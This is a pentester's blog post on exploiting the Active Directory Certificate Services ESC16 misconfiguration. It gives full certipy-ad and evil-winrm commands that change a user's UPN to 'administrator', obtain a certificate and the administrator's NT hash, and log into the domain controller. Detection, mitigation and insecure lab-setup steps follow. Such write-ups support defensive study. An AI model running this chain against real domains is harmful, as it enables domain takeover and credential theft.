

A few days ago, during an internal pentest alongside my coworkers, we came across a rather interesting configuration in the Active Directory environment. At first it seemed like nothing would come of it... but after taking a closer look at the CA (Certificate Authority), we realized it had ESC16 — and yes, we exploited it to achieve that highly sought-after "Domain Admin" without breaking much of a sweat.
So I decided to write this blog post to share the experience, since there are probably tons of environments out there with this misconfiguration and they don't even know it. This post might help someone learning about AD CS or who just wants to see how to take advantage of this kind of scenario.
First of all, what is ESC16?
ESC16 is one of those dangerous configurations that appears when someone tinkers with the certificate server's registry and unknowingly disables an extension called szOID_NTDS_CA_SECURITY_EXT (OID: 1.3.6.1.4.1.311.25.2).
This extension is responsible for ensuring that a certificate is properly linked to the Active Directory user via their SID. Without it, domain controllers fall back to legacy methods like UPN or SAN to verify that the certificate belongs to the user. In other words... authentication the 2005 way.
Why is this a problem?
Because if someone can change their own userPrincipalName and then request a certificate with an admin's UPN... the KDC will buy it. Literally. You authenticate as administrator using a .pfx generated by yourself and that's it — full access.
But two conditions need to be met for this to be possible:
- The extension
1.3.6.1.4.1.311.25.2must be in the list of disabled extensions. - The domain controller is not configured in strict mode (
StrongCertificateBindingEnforcementregistry set to 1).
Making our move step by step
The first thing we need to do to validate if the CA is vulnerable to ESC16 is use version 5.0.2 of certipy-ad, since an older version won't detect the new ESC16 attack.

In the scenario we have for these tests, the goal is to obtain the NTLM hash of the Domain Administrator user, or Administrator.
Here's a graphical representation of what we'll do next:
Enumerating the CA and detecting ESC16
We used certipy-ad to look for dangerous configurations in the certificate services, using the user james — the user assigned to us for testing in the Assume The Breach format, meaning we start from the assumption that a low-privilege person in the organization has been compromised:
certipy-ad find -vulnerable -u [email protected] -p "JamesCorp_2025!" -stdout

It's worth noting that during our enumeration phase, we noticed the user james has GenericWrite permissions over the fulanito account, which allows us to modify some of its attributes. The fulanito account is a regular domain user, with no elevated privileges or anything special.
Attack Requirements
To carry out this attack we need 2 fundamental things: first, permissions to edit an Active Directory user's properties — we already have this on fulanito — and second, the CA must be vulnerable to ESC16, which we also confirmed with certipy-ad.
Although certipy-ad already tells us the environment is vulnerable to ESC16, the following details help us confirm the CA is misconfigured:
- Disabled Extension: We can clearly see that the extension
1.3.6.1.4.1.311.25.2is in the disabled list. This means issued certificates won't include the user's SID, which is the foundation of the ESC16 attack. - User Specified SAN = Disabled: This tells us that custom SANs can't be injected directly when requesting a certificate. But since we're going to modify
fulanito'suserPrincipalName, this doesn't affect us. - Request Disposition = Issue: This indicates that the CA doesn't require manual approval or review — if you meet the conditions, it issues the certificate immediately.
- Vulnerabilities: It alerts us about ESC16.
- Permissions: Only the Cert Publishers group has enrollment permissions, but since we're already authenticated as
jamesand we have control overfulanito's UPN, we can request the certificate without issues.
Changing fulanito's UPN to administrator
Using james's permissions over fulanito, we use Certipy to modify fulanito's UPN and make it impersonate the administrator:
certipy-ad account -u '[email protected]' -p 'JamesCorp_2025!' -target 'dc01.testcorp.local' -upn 'administrator' -user 'fulanito' update

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'fulanito':
    userPrincipalName                   : administrator
[*] Successfully updated 'fulanito'
This command allowed us to modify fulanito's userPrincipalName attribute to administrator. The goal is to trick the certificate authority into thinking we are the Administrator user.
Requesting the certificate with the new UPN
Now that fulanito has the administrator's UPN, we request a certificate as him to impersonate the administrator:
certipy-ad req -dc-ip '192.168.238.134' -u '[email protected]' -p 'MisuperPass001!' -target 'dc01.testcorp.local' -ca 'testcorp-DC01-CA' -template 'User'

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 16
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
This gave us a .pfx with the administrator's UPN. With this, we're almost ready to impersonate him.
Reverting the UPN change
Before using the certificate, we need to restore fulanito's UPN to its original value, so the domain doesn't see 2 UPNs with the same value and cause issues.
We revert the UPN change to fulanito's original:
certipy-ad account -u '[email protected]' -p 'JamesCorp_2025!' -target 'dc01.testcorp.local' -upn 'fulanito' -user 'fulanito' update

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'fulanito':
    userPrincipalName                   : fulanito
[*] Successfully updated 'fulanito'
Authentication and obtaining the real NT hash
Now we use the generated .pfx to authenticate and obtain the TGT and NT hash of the real administrator:
certipy-ad auth -dc-ip '192.168.238.134' -pfx administrator.pfx -username 'Administrator' -domain 'testcorp.local'

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3*:8da83a3fa618b6e3a0
This also generates a .ccache file that we can use to log into the system as administrator using Kerberos.
Final access with WinRM
We'll use the NTLM hash to log into the system with evil-winrm:
evil-winrm -i 192.168.238.134 -u administrator -H 8da83a3fa618b6e3a0
And with that, we successfully compromised the domain controller by abusing ESC16. Now let's talk about the blue team side — what to do to identify if you're vulnerable to ESC16?
How to Identify ESC16 Manually – PowerShell

First, we look for the CA. Open CertSrv.msc with Win + R:
In this section we can see the properties of each available CA.

Then I use this command to check if there are disabled extensions on the CA. I'm looking for 1.3.6.1.4.1.311.25.2, which is the extension that links the certificate to the user's SID. If it's disabled, we know the environment is vulnerable to ESC16.
certutil -getreg policy\EnableRequestExtensionList

As we can see in the output, the extension 1.3.6.1.4.1.311.25.2 doesn't appear in the extension list, confirming the possibility of ESC16.
How to Mitigate This Misconfiguration
To mitigate this misconfiguration, you simply need to make sure the CA includes the szOID_NTDS_CA_SECURITY_EXT extension (1.3.6.1.4.1.311.25.2) in certificate requests. This is done by manually adding it to the allowed extensions list with the following command:
certutil -setreg policy\EnableRequestExtensionList "+1.3.6.1.4.1.311.25.2"

Remember to restart the CA service for the change to take effect:
Restart-Service certsvc
Building Your Own Lab
If you're interested in creating a CA vulnerable to ESC16, here's how:
Disable the extension that links the certificate to the user's SID:
certutil -setreg policy\EnableRequestExtensionList "-1.3.6.1.4.1.311.25.2"
Then lower the KDC's strict mode so it accepts certificates without a SID:
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" -Name "StrongCertificateBindingEnforcement" -Value 0
And restart the service to apply the changes:
Restart-Service certsvc
Conclusions
Well, that's all for today. I hope this post helped you understand how ESC16 works and how it can be abused in a real environment. If you liked it, share it with your team or save it for when you encounter a misconfigured CA out there.
I'll leave some links below with more detailed info about ESC16 in case you want to dig deeper or see other approaches to the same attack.
See you in the next post — it's going to be a good one!